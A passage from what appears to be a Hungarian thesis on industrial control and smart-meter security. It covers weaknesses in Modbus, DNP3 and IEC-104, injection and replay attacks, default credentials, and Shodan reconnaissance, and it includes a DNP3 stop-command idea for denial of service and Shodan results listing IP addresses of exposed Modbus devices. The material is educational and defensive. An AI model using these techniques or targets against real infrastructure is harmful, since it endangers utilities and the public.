A rendszer alapját képző operációs rendszer és annak sebezhetőségei erősen csatlakozik a legacy systems ponthoz, mivel ezen biztonsági rések legtöbb esetben abból származnak, hogy a rendszer nem naprakész, így a korábban azonosított hibák nem kerültek a patch-elésre, ezáltal sokszor egyszerűen beszerezhető exploit technikákkal megsebezhető. Bizonyos esetekben pl. a Stuxnet féreg esetén ellenben, olyan zero-day támadásokkal sikerült megvalósítaniuk a CPS irányításában kulcsszerepet betöltő operációs rendszer elleni támadást, amelyre a naprakészség sem jelentett volna védelmet. A CPS rendszerek alapját képző operációs rendszer ezáltal a kiber és kiber-fizikai jellegű kibertámadásokban, kimagaslóan potenciális támadási felület a hackerek számára és védelme kiemelkedően fontos.

(<https://www.sciencedirect.com/science/article/pii/S0141933120303689>)

## Gyakori ipari protokollok gyenge biztonsági implementációval

### Modbus

Az ipari vezérlőrendszerekben leggyakrabban használt protokollok egyike a Modicon Communication Bus (Modbus). A Schneider Electric által fejlesztett protokoll, amelyet az információk soros vonalakon keresztül történő továbbítására használnak az elektronikai eszközök között. Jellemzően a műszer- és vezérlőberendezésekről érkező jelek továbbítására használják vissza egy fővezérlő vagy adatgyűjtő rendszer felé, például egy olyan rendszer felé, amely hőmérsékletet és páratartalmat mér és az eredményeket egy számítógépnek továbbítja. A Modbus-t gyakran használják egy felügyeleti számítógép összekapcsolására egy távoli terminálegységgel (RTU) a felügyeleti vezérlő és adatgyűjtő (SCADA) rendszerekben. Nem a biztonságot szem előtt tartva terveztek. A Modbus kommunikáció kétféle lehet, lekérdezés/válasz (master/slave közötti kommunikáció) vagy broadcast (a master parancsot küld az összes slave-nek).

A Modbus TCP/IP (vagy Modbus TCP) egyszerűen a Modbus protokoll egy TCP interfésszel, amely Ethernet-en fut (ellenben a hagyományos) soros átvitellel. A Modbus üzenetszerkezet

az az alkalmazási protokoll, amely meghatározza az adatátviteli közegtől független szervezési és értelmezési szabályokat. A TCP/IP a Transmission Control Protocol és az Internet Protocol (átviteli vezérlő protokoll és internet protokoll) kifejezésre utal, amely a Modbus TCP/IP üzenetküldéshez biztosítja az átviteli közeget. Más szóval, a TCP/IP lehetővé teszi a számítógépek közötti bináris adatblokkok cseréjét. (ennek következtében lesz lehetséges a gyakorlati részben bemutatott adat-forgalom eltérítés).

A Modbus a legszélesebb körben használt SCADA protokoll. Az elmúlt három évtizedben több száz ilyen protokollt fejlesztettek ki soros LAN- és WAN-alapú kommunikációra a legkülönbözőbb iparágakban, többek között a petrokémiai, az autóipari, a közlekedési és az elektromos áramtermelés/elosztás területén.

A SCADA protokollok sok sebezhetőséggel rendelkeznek. A Modbus az egyik legsebezhetőbb a kibertámadásokkal szemben, ami lehetővé teszi a támadók számára, hogy felderítő tevékenységet végezzen vagy önkényes parancsokat osszon ki.

A Modbus TCP/IP legnagyobb sebezhetőségei:

- 1.) A titkosítás hiánya: minden Modbus-üzenet az átviteli médián keresztül tiszta szövegben kerül továbbításra.
- 2.) A feddhetetlenség hiánya: A Modbus alkalmazási protokoll nem tartalmaz integritás-ellenőrzést. Ennek eredményeként az integritás megőrzése az alsóbb rétegű protokolloktól függ.
- 3.) A hitelesítés hiánya: A Modbus protokoll egyik szintjén sincs hitelesítés.
- 4.) A munkamenetstruktúra hiánya: Számos kérés/válasz protokollhoz (pl. HTTP) hasonlóan a Modbus TCP/IP is rövid életű tranzakciókból áll, ahol a master kérést kezdeményez a slave felé, amely egyetlen műveletet eredményez. A hitelesítés hiányával és a sok beágyazott eszközben található rossz TCP kezdeti sorszám (ISN) generálással kombinálva a támadók számára lehetővé válik, hogy a meglévő munkamenet ismerete nélkül parancsokat fecskendezzenek be.

([https://modbus.org/docs/Modbus\\_Application\\_Protocol\\_V1\\_1b.pdf](https://modbus.org/docs/Modbus_Application_Protocol_V1_1b.pdf))

## DNP3

A SCADA/ICS-rendszerök körében második legszélesebb körben használt protokoll, a Distributed Network Protocol 3.0 vagy DNP3. A DNP3-at először a Westronic fejlesztette ki és 1993-ban jelent meg. Ezt a protokollt széles körben használják az elektromos, az olaj- és

gázipari, valamint a szennyvíz- és vízművek. Az elektromos közművek részben azért részesítik előnyben, mert ellenáll az EMI okozta torzításnak, megbízhatóan működik változatos és gyenge minőségű közegekben. 65000 eszközzel képes egyetlen kapcsolaton belül kommunikálni. Mindezek a tulajdonságok nagyra értékeltek az elektromos közművek, valamint a nagy távolságra lévő terepállomásokkal rendelkező olaj- és gáziparban. A DNP3 az IEC 60870-5 korai tervezetén alapult, melyet 1998-ban kibővítették a TCP/IP és UDP implementációval (jellemzően a TCP-t használják). A DNP3 általában úgy van konfigurálva, hogy a 2000-es TCP porton keresztül kommunikáljon. A DNP3 általában kliens-szerver konfigurációban működik hasonlóan a Modbushoz, ahol a vezérlő központ a SCADA kliens, a szerver pedig a távoli egység (RTU).

Sajnos a DNP3-at is azelőtt fejlesztették ki, hogy a biztonság komoly aggodalomra adott volna okot, így fő biztonsági hiányosságai hasonló képet mutatnak a Modbus protokollhoz. Azaz a DNP3 nem rendelkezik a hitelesítés, a titkosítás vagy adatintegritás ellenőrzésének képességével. A hitelesítés és a titkosítás hiánya, valamint a funkciókódok és adattípusok szabványosításával együtt viszonylag egyszerűvé teszi a hamisítási („data tampering”) és lehallgatási („eavesdropping”) támadásokat.

Function Code	Function Code Description
0x00	Confirm Function Code
0x01	Read Function Code
0x02	Write Function Code
0x03	Select Function Code
0x04	Operate Function Code
0x05	Direct Operate Function Code
0x0d	Cold Restart Function Code
0x0e	Warm Restart Function Code
0x12	Stop Application Function Code
0x1b	Delete File Function Code
0x81	Response Function Code
0x82	Unsolicited Response Function Code

1.ábra: DNP3 funkciós kódok – (<https://www.hackers-arise.com/post/2017/02/10/scada-hacking-scada-prortocols-dnp3>)

A DNP3 ellen számos jól ismert sebezhetőség és kihasználási lehetőség van. Ezek közé tartoznak a MiTM-támadások, a DoS-támadások, az időszinkronizáció manipulálása, a riasztások elnyomása és még sok más. Például egy DoS támadás kivitelezése a 3. ábrán is látható 0x12 bájt injekciójával lenne lehetséges. (<https://www.hackers-arise.com/post/2017/02/10/scada-hacking-scada-prortocols-dnp3>)

## IEC 60870-5-104

Az IEC 60870-5-104 a 60870-5 protokoll család tagja (tulajdonképpen az IEC 60870-5-101 TCP/IP implementációja). A családon belül is kiemelkedő a népszerűsége, főleg az európai villamosenergia-rendszerekben széleskörben használt távfelügyeleti protokoll. Elterjedt használata ellenére a biztonság itt sem volt prioritás, amikor a protokollt 2000-ben kiadták. Az IEC-104 protokollból is hiányoznak azok a fontos biztonsági funkciók, mint a titkosítás, az integritásvédelem vagy a hitelesítés, ezáltal jellemzően sérülékeny olyan támadásokkal szemben, mint a replay attack, a MiTM vagy a kód injekció. A szabvány három keretformátumot határoz meg, az I-formátumot, az U-formátumot és az S-formátumot. Az S és az I formátum tárolja az elküldött üzenetek sorszámát, amennyiben a számláló érvénytelen, úgy a kapcsolat megszakításra kerül. Ez ugyan szépen hangzik, de pont ez a tulajdonság adhat lehetőséget egy DoS támadásra (megjegyzendő, hogy a FIN parancs injektálásával ugyanez elérhető), hiszen a nem megfelelő szekvenciaszámmal ellátott packet a kapcsolat bontását eredményezi, nemmellesleg a titkosítás hiányában a szekvenciaszám könnyen elfogható, majd visszajátszva (replay attack) meghamisítható a validált kommunikációs szekció (ezáltal akár a forgalom és kapcsolatellenzéki statisztikákon alapuló prevenciós technikák is megkerülhetőek). Mindez természetesen MiTM pozícióból hajtható végre. (<https://ceur-ws.org/Vol-2874/paper13.pdf>)

### *Összegzés*

Mindhárom protokollról elmondható, hogy jócskán a biztonsági intézkedés híján kerültek üzembé és vannak használatban a mai napig. A legjelentősebb ok erre az, hogy amikor ezeket a protokollokat kidolgozták a biztonsági faktorok közel sem voltak elsődlegesek, ahogy ez általában elmondható minden informatikai termékről, szabványról akkoriban. A későbbiek során viszont jellemzően azzal találták szembe magukat a fejlesztők, hogy sokszor óriási technikai akadályokba ütközik a biztonsági implementációk tető alá hozása, kezdve a kellő interoperabilitás fenntartásával, amely óriási kihívást jelentett a forradalmásításra törekvés közben. A másik akadály, amely ezt a törekvést aláásta az az adatok mennyisége, amely ezeken a csatornákon folyik. A titkosítás és az adatintegritás ellenőrzésének bevezetése az óriási mennyiségű adat esetében szintén óriási számítási-teljesítmény növekedést eredményezne.

## Támadási technikák a gyenge protokollokkal szemben

### *FDIA*

A hamis adatbeviteli támadások (FDIA: False Data Injection Attack) a kiber-fizikai rendszerekben (CPS) jelentős aggodalomra adnak okot, mivel veszélyeztethetik ezen összekapcsolt rendszerek integritását és megbízhatóságát. Az FDIA-k során rosszindulatú vagy megtévesztő adatokat juttatnak be a rendszerbe azzal a szándékkal, hogy manipulálják annak viselkedését vagy zavarokat okozzanak (a dolgozat gyakorlati részében be is mutatok egy ilyen jellegű támadást). Ezek a támadások kihasználják a CPS kommunikációs csatornáinak, érzékelőinek vagy vezérlő algoritmusainak sebezhetőségét, hogy hamisított adatokat illesszenek be, amelyek helytelen döntésekhez, nem biztonságos működéshez vagy akár fizikai károkozáshoz vezethetnek. Az FDIA-k komoly fenyegetést jelentenek a CPS-ek számára, mivel felderítésük és elhárításuk kihívást jelenthet. A támadók manipulálhatják az érzékelők leolvasott értékeit, a vezérlőjeleket vagy a visszacsatolási hurkokat, hogy a rendszert téves döntések meghozatalára vagy káros lépések megtételére készessék. Az FDIA-k következményei az ipari folyamatok megzavarásától a kritikus infrastrukturális rendszerekben bekövetkező balesetekig terjedhetnek. Az FDIA-k észleléséhez és megelőzéséhez robusztus biztonsági intézkedésekre van szükség, beleértve a hitelesítési mechanizmusokat, a kommunikációs csatornák titkosítását, az anomáliákat észlelő algoritmusokat és a beérkező adatok integritásának ellenőrzését. Emellett a redundancia és a sokféleség megvalósítása az érzékelőmérésekben és az ellenőrző rendszerekben segíthet az FDIA-k hatásának enyhítésében, mivel lehetővé teszi a rendszer számára, hogy észleljé az ellentmondásokat és helyreálljon a sérült adatforrásokból.

(<https://casmodeling.springeropen.com/articles/10.1186/s40294-020-00070-w>)

## *Replay attack*

A kiber-fizikai rendszerekben (CPS) a visszajátszási támadások jelentős biztonsági fenyegetést jelentenek, mivel a jogos adatok vagy a parancsok lehallgatását és újraküldését foglalják magukban a rendszer megtévesztése és viselkedésének manipulálása érdekében. Az visszajátszási támadás során a támadó rögzíti a CPS összetevői közötti kommunikációt, például az érzékelőadatokat vagy a vezérlőparancsokat, és egy későbbi időpontban úrajátsza azokat, hogy különböző rosszindulatú célok elérésére használja.

Ezek a támadások súlyos következményekkel járhatnak, beleértve a kritikus infrastruktúrához való jogosulatlan hozzáférést, az ipari folyamatok manipulálását vagy az alapvető szolgáltatások megszakítását. Egy intelligens hálózati rendszerben például egy támadó rögzítheti a megszakítók nyitására vagy zárására vonatkozó jogoszerű parancsokat, és lejátszhatja azokat, hogy áramkimaradást vagy az elektromos berendezések károsodását okozza. A visszajátszási támadások megelőzése a CPS-ekben olyan robusztus biztonsági intézkedések végrehajtását igényli, mint a hitelesítés, a titkosítás és a kommunikációs csatornák és adatcsomagok integritás-ellenőrzése. A hitelesítési mechanizmusok biztosítják, hogy csak az arra jogosultak küldhessenek vagy fogadhassanak parancsokat és adatokat, míg a titkosítás védi az érzékeny információk titkosságát, és megakadályozza az illetéktelen felek általi lehallgatást. Az integritás-ellenőrzés a beérkező adatok integritásának ellenőrzését foglalja magában a hamisítás vagy módosítások felderítése érdekében. Emellett az időbélyegző mechanizmusok beépítése a kommunikációs protokollokba segíthet az visszajátszási támadások megelőzésében, mivel biztosítja, hogy az üzenetek csak egy bizonyos időablakon belül legyenek érvényesek. Ez megakadályozza, hogy a támadók újra felhasználják a rögzített üzeneteket azok lejárta után. Továbbá a behatolásérzékelő rendszerek és anomália-érzékelő algoritmusok telepítése javíthatja a CPS azon képességét, hogy valós időben észlelj az visszajátszási támadásokat, és reagáljon azokra.

Összességében a CPS-ek visszajátszási támadásainak mérséklése többrétegű megközelítést igényel, amely a rosszindulatú tevékenységek hatékony észleléséhez és meghiúsításához a kriptográfiai technikákat, a biztonságos kommunikációs protokollokat és a folyamatos nyomon követést ötvözi. E biztonsági kockázatok proaktív kezelésével a CPS-tervezők és -üzemeltetők növelhetik a különböző területeken működő kiberfizikai rendszerek ellenálló képességét és megbízhatóságát.

(<https://www.sciencedirect.com/science/article/abs/pii/S0925231223008214>)

## Gyakori sebezhetőségek a smart meter-ekben

### Telnet kapcsolat

A smart meter-ek, avagy intelligens fogyasztásmérők egyik sebezhető pontja a távoli hozzáféréshez vagy -kezeléshez használt nem biztonságos protokollok, például a terminal network (telnet) használata. A telnet a gyenge biztonsági implementáció ellenére a mai napig gyakori elérést és kezelést biztosító protokoll különféle IoT eszközök körében (például routerek).

Először is, a titkosítás hiánya azt jelenti, hogy az adatok, beleértve a bejelentkezési adatokat és a parancsokat, egyszerű szövegben kerülnek továbbításra. Ez a sebezhetőség lehetővé teszi a kommunikációt elfogó támadók számára, hogy könnyen elolvassák és rögzítsék az érzékeny információkat, például a jelszavakat vagy a végrehajtott parancsokat. Emellett a Telnet gyakran támaszkodik egyszerű felhasználónév/jelszó hitelesítésre, amely gyenge vagy alapértelmezett hitelesítő adatok használata esetén sebezhető a nyers erővel végrehajtott támadásokkal szemben. Mivel a Telnet nem támogatja a modern hitelesítési mechanizmusokat, például a többfaktoros hitelesítést, a támadók számára könnyebbé válik a jogosulatlan hozzáférés megszerzése. A Telnet továbbá nem rendelkezik a továbbított adatok integritását biztosító mechanizmusokkal. Az olyan intelligens fogyasztásmérők, amelyeknél a Telnet engedélyezve van és az interneten keresztül elérhetőek, különösen sebezhetőek a botnetek vagy a gyenge biztonsági konfigurációjú eszközöket kereső (lásd Shodan) rosszindulatú szereplők által végzett automatikus szkenneléssel és kihasználással szemben.

Ezen sebezhetőségek kiküszöbölése érdekében az okosmérők gyártói és a közműszolgáltatók számára kulcsfontosságú, hogy a távoli hozzáféréshez biztonságosabb protokollokra, például az SSH-ra (Secure Shell) térjenek át. Az SSH titkosítást, erősebb hitelesítési mechanizmusokat és integrásvédelmet kínál, jelentősen csökkentve az illetéktelen hozzáférés és az adatmanipuláció kockázatát. Ezenkívül hálózati szegmentációt, tűzfalakat és hozzáférés-ellenőrzést kell bevezetni a kitettség korlátozása és az intelligens mérőeszközök támadási felületének csökkentése érdekében. A rendszeres biztonsági értékelések és a firmware-frissítések szintén elengedhetetlenek az ismert sebezhetőségek javításához és az intelligens mérőberendezések általános biztonsági helyzetének biztosításához.

(<https://www.ukcybersecurity.co.uk/blog/news-advice/what-makes-telnet-vulnerable/>)

## Factory Login Accounts - Use of default credentials

Egy másik kritikus sebezhetőség az okosmérőkben (ahogy más IoT eszközben is) a gyári bejelentkezési fiókok jelenléte. Ha az intelligens fogyasztásmérőket alapértelmezett vagy keményen kódolt bejelentkezési adatokkal szállítják, amelyeket a telepítés során nem változtatnak meg, akkor azok könnyű célponttá válnak az illetéktelen hozzáférés számára. Ezek a gyári bejelentkezési fiókok több okból is jelentős biztonsági kockázatot jelentenek. Először is, a támadók kihasználhatják ezeket az alapértelmezett hitelesítő adatokat, hogy adminisztratív irányítást szerezzenek az intelligens fogyasztásmérők felett, és így manipulálhassák a leolvasásokat vagy megzavarhassák a szolgáltatásokat.

Továbbá, mivel a gyári bejelentkezési fiókok gyakran jól ismertek vagy nyilvánosan dokumentáltak, a támadók könnyen megszerezhetik őket, és felhasználhatják arra, hogy tömegesen veszélyeztessék az intelligens fogyasztásmérőket. Ezt a sebezhetőséget súlyosbítja az a tény, hogy az intelligens fogyasztásmérőket jellemzően nagy számban telepítik, ami vonzó célponttá teszi őket az alapértelmezett hitelesítő adatokat széles körben kihasználni kívánó támadók számára.

A gyári bejelentkezési fiókok által jelentett kockázat csökkentése érdekében a közüzemi szolgáltatók és a telepítők számára elengedhetetlen, hogy a telepítési folyamat során megváltoztassák az alapértelmezett hitelesítő adatokat. Emellett az intelligens fogyasztásmérők gyártójának teljesen el kell kerülniük a keményen kódolt hitelesítő adatok használatát, és ehelyett biztonságos, véletlenszerű jelszavakat kell bevezetniük, amelyek minden egyes eszközökhez egyediek. Rendszeres ellenőrzéseket is el kell végezni, hogy azonosítsák és kezeljék azokat az eseteket, amikor az alapértelmezett hitelesítő adatokat véletlenül változatlanul hagyják. Ezekkel a proaktív intézkedésekkel jelentősen csökkenhető az intelligens mérőeszközökhez való jogosulatlan hozzáférés kockázata, ami biztosítja a közmű-infrastruktúra integritását és biztonságát.

(<https://cwe.mitre.org/data/definitions/1392.html>)

## Power Distruption

Az intelligens fogyasztásmérők másik sebezhető pontja az áramkimaradásra való érzékenység. Az intelligens mérők, mint minden elektronikus eszköz, folyamatos áramellátásra szorulnak a megfelelő működéshez. Azonban sérülékenyek az olyan fizikai támadásokkal szemben, mint például az áramellátás szándékos megszakítása. A támadók megpróbálhatják fizikailag megrongálni vagy manipulálni az intelligens fogyasztásmérőket azáltal, hogy megzavarják azok működését.

Az áramellátás megzavarása különböző eszközökkel történhet, például a mérő áramellátásának megszakításával vagy a belső alkatrészeket károsító túlfeszültségek előidézésével. Bizonyos esetekben a támadók az intelligens mérőket támogató áramellátási infrastruktúrát, például transzformátorokat vagy elosztóvezetékeket is célba vehetik, hogy széleskörű áramkimaradásokat vagy károkat okozzanak.

Az intelligens fogyasztásmérőkre gyakorolt áramkimaradás hatása jelentős lehet. Ez adatvesztést, pontatlan mérőórák leolvasását és a szolgáltatások megszakadását eredményezheti mind a közüzemi szolgáltatók, mind a fogyasztók számára. Ráadásul, ha az intelligens mérők egy nagyobb intelligens hálózati infrastruktúra részét képezik, az áramkimaradásnak kaszkádszerű hatásai lehetnek, amelyek más összekapcsolt rendszereket is érinthetnek, és szélesebb körű szolgáltatási zavarokhoz vezethetnek.

Az áramkimaradás kockázatának csökkentése érdekében a közüzemi szolgáltatóknak fizikai biztonsági intézkedéseket kell bevezetniük az intelligens fogyasztásmérők manipulációtól és jogosulatlan hozzáféréstől való védelme érdekében. Ez magában foglalhatja a hamisítást megakadályozó plombák felszerelését, biztonságos burkolatok használatát, valamint felügyeleti rendszerek telepítését a gyanús tevékenységek észleléseré és az azokra való reagálásra. Emellett redundanciaintézkedések, például tartalék áramforrások vagy alternatív kommunikációs csatornák segíthetnek biztosítani az intelligens mérők folyamatos működését az áramkimaradások vagy -szünetek idején. E sebezhetőségek kezelésével a közüzemi szolgáltatók növelhetik az intelligens mérési infrastruktúrájuk ellenálló képességét és megbízhatóságát.

## Reverse Engineering of The Firmware

Az intelligens fogyasztásmérők másik kritikus sebezhetősége az, hogy a támadók visszafejthetik a firmware-t. Az intelligens fogyasztásmérők jellemzően beágyazott rendszereken futnak, amelyek saját firmware-rel rendelkeznek, amely vezérli a működésüket és a közüzemi szolgáltatókkal való kommunikációt. Ha a támadók hozzáférést szereznek a firmware-hez, elemezhetik azt a sebezhetőségek azonosítása, érzékeny információk kinyerése vagy az eszköz veszélyeztetése érdekében történő kihasználás céljából.

A firmware visszafejtése azért, hogy megértsék annak működését és felfedjék a lehetséges biztonsági gyenge pontokat. A támadók különböző technikákat és eszközöket használhatnak a firmware visszafejtéséhez, például disassemblereket, debuggereket és bináris elemző keretrendszereket. A firmware kód visszafejtése után a támadók azonosíthatják a biztonsági réseket, például a keményen kódolt hitelesítő adatokat, a nem biztonságos kommunikációs protokollokat vagy a szoftver hibáit, amelyeket kihasználva jogosulatlan hozzáférést szerezhetnek vagy manipulálhatják a mérőórák leolvasását.

A firmware visszafejtésének súlyos következményei lehetnek. A támadók olyan rosszindulatú firmware-frissítéseket fejleszthetnek ki és terjeszthetnek, amelyek veszélyeztetik az intelligens fogyasztásmérők integritását és biztonságát, ami jogosulatlan hozzáférést, adatmanipulációt vagy a szolgáltatás megszakítását eredményezheti. Ezen túlmenően a firmware visszafejtése lehetővé teheti a támadók számára a titkosítási kulcsok, védett algoritmusok vagy más érzékeny szellemi tulajdon felfedezését is, ami jelentős kockázatot jelent a gyártó üzleti érdekeire nézve. A firmware visszafejtésének kockázatát csökkentendő az intelligens mérőberendezések gyártóinak robusztus biztonsági intézkedéseket kell bevezetniük a firmware védelme és a jogosulatlan hozzáférés megakadályozása érdekében. Ez magában foglalhatja a firmware-képek titkosítással történő védelmét, a firmware-frissítések integritásának biztosítása érdekében biztonságos indítási mechanizmusok bevezetését, valamint a kritikus kód homályosítási technikákat, hogy a reverse engineering nehezebbé váljon. A gyártóknak emellett rendszeresen auditálniuk és frissíteniük kell a firmware-t az ismert sebezhetőségek javítása és a biztonsági hiányosságok kiküszöbölése érdekében. A firmware védelmével a gyártók segíthetnek megvédeni az intelligens fogyasztásmérőket a kihasználástól, és fenntarthatják a közmű-infrastruktúra integritását és biztonságát.

(<https://www.sciencedirect.com/topics/computer-science/reverse-engineering>)

## HATÁS: Smart meters as botnets

Az intelligens fogyasztásmérők a közüzemi irányítás és a hatékonyság terén jelentkező előnyeik ellenére botnetként való kihasználásra is hajlamosak, hasonlóan a hírhedt Mirai botnet-hez. Ez a sebezhetőség több, az intelligens fogyasztásmérő technológiában rejlő tényezőből adódik. A támadók kihasználhatják az intelligens fogyasztásmérők firmware-ében vagy kommunikációs protokollaiban található sebezhetőségeket, hogy jogosulatlan hozzáférést szerezzenek, és rosszindulatú szoftvereket telepítsenek, amelyek a megfertőzött fogyasztásmérőket robotokká (bot-okká) változtatják.

Ha az intelligens fogyasztásmérők egyszer kompromittálódnak, be lehet őket vonni egy botnetbe, azaz egy központi irányítás alatt álló, veszélyeztetett eszközökből álló hálózatba. A botnet üzemeltetői kihasználhatják az intelligens mérők számítási teljesítményét és hálózati csatlakozási lehetőségeit, hogy különféle rosszindulatú tevékenységeket indítsanak. Ezek közé tartozhatnak az elosztott szolgáltatásmegtagadásos (DDoS) támadások, amelyek során a botnet forgalommal árasztja el a célszervereket vagy hálózatokat, így azok elérhetetlenné válnak a legitim felhasználók számára.

Továbbá a botnetben lévő intelligens mérőrők felhasználhatók rosszindulatú szoftverek továbbterjesztésére a hálózaton belül, további eszközök veszélyeztetésére és a botnet hatókörének kiterjesztésére. Ez a fertőzés és a kihasználás önfenntartó körforgását hozza létre, ami jelentős veszélyt jelent a közmű-infrastruktúra stabilitására és biztonságára.

Az intelligens fogyasztásmérők botnet-ként való kihasználásának kockázatának csökkentése többoldalú megközelítést igényel. Az intelligens fogyasztásmérők gyártóinak a biztonságot kell előtérbe helyezniük a tervezés során, és robusztus hitelesítési mechanizmusokat, titkosítási protokollokat és firmware-integritás-ellenőrzéseket kell alkalmazniuk a jogosulatlan hozzáférés és a manipuláció megakadályozása érdekében. Emellett a közüzemi szolgáltatóknak rendszeresen figyelemmel kell kísérniük az intelligens mérőhálózatokat a veszélyeztetettség jelei, például a szokatlan forgalmi minták vagy az illetéktelen hozzáféri kísérletek szempontjából. Végül a fogyasztók is hozzájárulhatnak az intelligens fogyasztásmérők biztonságához azáltal, hogy betartják az otthoni hálózatok és eszközök védelmére vonatkozó legjobb gyakorlatokat, például az alapértelmezett jelszavak megváltoztatását és a firmware naprakészen tartását. E sebezhetőségek kezelésével az érdekeltek felek segíthetnek megvédeni az intelligens fogyasztásmérőket a kihasználástól és fenntartani a közmű-infrastruktúra integritását. (<https://www.malwarebytes.com/what-was-the-mirai-botnet>)

# FELDERÍTÉSI ESZKÖZÖK ÉS CÉZOTT ADATHALÁSZAT

## Shodan

A Shodan (Sentient Hyper-Optimised Data Access Network) egy olyan keresőmotor, amelyet az internetre csatlakoztatott eszközök és rendszerek feltérképezésére és információgyűjtésére terveztek. A Shodant néha a dolgok internetének (IoT) keresőmotorjaként emlegetik. A szoftver alkalmazásai közé tartozik a piackutatás, a sebezhetőségi elemzés és a pentest, valamint a hackertevékenység. A Shodan lehetővé teszi az internetre adott időpontban csatlakoztatott eszközök, azok helyének és aktuális felhasználóinak felderítését. Ilyen eszközök szinte bármilyen típusú rendszerben lehetnek, beleértve az üzleti hálózatokat, a megfigyelő kamerákat vagy éppen az esetünkben fontos ipari vezérlőrendszerket (ICS). A Shodan közvetlenül a rendszer bannerét próbálja elkapni, az adatokat a kapcsolódó szerver portjain keresztül gyűjti össze. A banner elkapása kulcsfontosságú lépés a behatolásvizsgálat során, mivel segít azonosítani a sebezhető rendszereket.


(<https://www.techtarget.com/whatis/definition/Shodan>)

Az alábbi két képen az látható, ahogy Shodan-nal rákeresek az olyan eszközökre, amelyek csatlakoznak az internetre és Modbus protokollt használnak:

The screenshot shows the Shodan search interface with the query 'MODBUS' highlighted in a red box. The results page displays several findings:

- TOTAL RESULTS:** 545
- TOP COUNTRIES:** Poland (124), India (100), United States (81), Greece (33), Australia (32)
- TOP PORTS:** 21 (162), 502 (150), 1883 (66), 8081 (19), 503 (18)
- TOP ORGANIZATIONS:** Metro Ethernet Access Services (75), Comserve Internet Services (32), Netia SA (32), Telstra Internet (20), Allyun Computing Co., LTD (13)
- Sample Results:**
  - 177.104.117.254:** IP address, location Brazil, Fortaleza. Details include an HTTP header dump and a timestamp of 2024-04-23T06:42:10.541753.
  - 149.210.84.41:** IP address, location United States, Dallas. Details include a Modbus-GPRS-Gateway banner and a timestamp of 2024-04-23T06:35:47.406717.
  - 63.41.153.12:** IP address, location United States, Dallas. Details include Modbus communication data and a timestamp of 2024-04-23T06:20:21.194504.
  - 63.45.250.177:** IP address, location United States, Apopka. Details include Modbus communication data and a timestamp of 2024-04-23T05:58:29.428010.
  - 103.120.28.254:** IP address, location United States, Dallas. Details include Modbus communication data and a timestamp of 2024-04-23T05:25:46.915010.

2.ábra: Shodan keresés – saját szerkesztés



3.ábra: Egy véletlenszerű Shodan keresési eredmény megtekintése – saját szerkesztés

## Google Dorks

A kiberbiztonság folyamatosan fejlődő területén az információgyűjtés létfontosságú szerepet játszik a potenciális sebezhetőségek felmérésében. Az egyik hatékony eszköz, amely hatalmas népszerűségre tett szert a Google Dorks. A fejlett keresési operátorokat kihasználva értékes információkat nyer ki a Google hatalmas indexéből. Speciális keresőkifejezések és operátorok kombinálásával a biztonsági szakemberek könnyes adatokat, sebezhető webhelyeket és egyéb fontos információkat fedezhetnek fel, amelyek akaratlanul is nyilvánosságra kerülhetnek. A Google Dorks segít értékes információkat gyűjteni a célzott webhelyekről és tartományokról, például a kitett bejelentkezási oldalakról, érzékeny dokumentumokról vagy konfigurációs fájlokról. A biztonsági szakemberek a konkrét dorkok használatával pontosan meghatározhatják a biztonsági kockázatot jelentő sebezhető webkamerákat, nyitott könyvtárakat vagy FTP-kiszolgálókat, valamint olyan eszközöket fedezhetnek fel, mint az SSL-tanúsítványok, SSH-konfigurációk és nyilvános fájlok, amelyek véletlenül nyilvánosságra kerülhettek. (<https://securitytrails.com/blog/google-hacking-techniques>)

## **Spear Phising**

A Spear phishing egy olyan típusú adathalász-támadás, amely egy adott személyt vagy személyek csoportját célozza meg egy szervezeten belül, és megróbálja rávenni őket érzékeny információk felfedésére, rosszindulatú programok letöltésére vagy a támadónak akaratlanul engedélyezett kifizetések elküldésére.

Mint minden adathalász csalás, a spear phishing is történhet e-mailben, szöveges üzenetben vagy telefonhíváson keresztül. A különbség az, hogy ahelyett, hogy a potenciális áldozatok ezreit vagy millióit céloznák meg általános "tömeges adathalászattal", a spear phishing konkrét személyeket vagy személyek csoportjait, például egy vállalat regionális értékesítési igazgatóit célozzák meg személyre szabott, széles körű kutatáson alapuló csalásokkal vagy olyan alkalmazottaké, akik kritikus területen dolgoznak, ez a későbbiekben majd a Ukraine BlackOut esetében lesz látható, mikor célzottan a cég egy alkalmazottjának küldtek egy emailt, ebből is kiválóan látszik, hogy egy olyan technikáról beszélünk, amely különösen nagy szerepet tölthet be egy ipari létesítmény kiber-támadásában.  
[\(https://www.ibm.com/topics/spear-phishing\)](https://www.ibm.com/topics/spear-phishing)

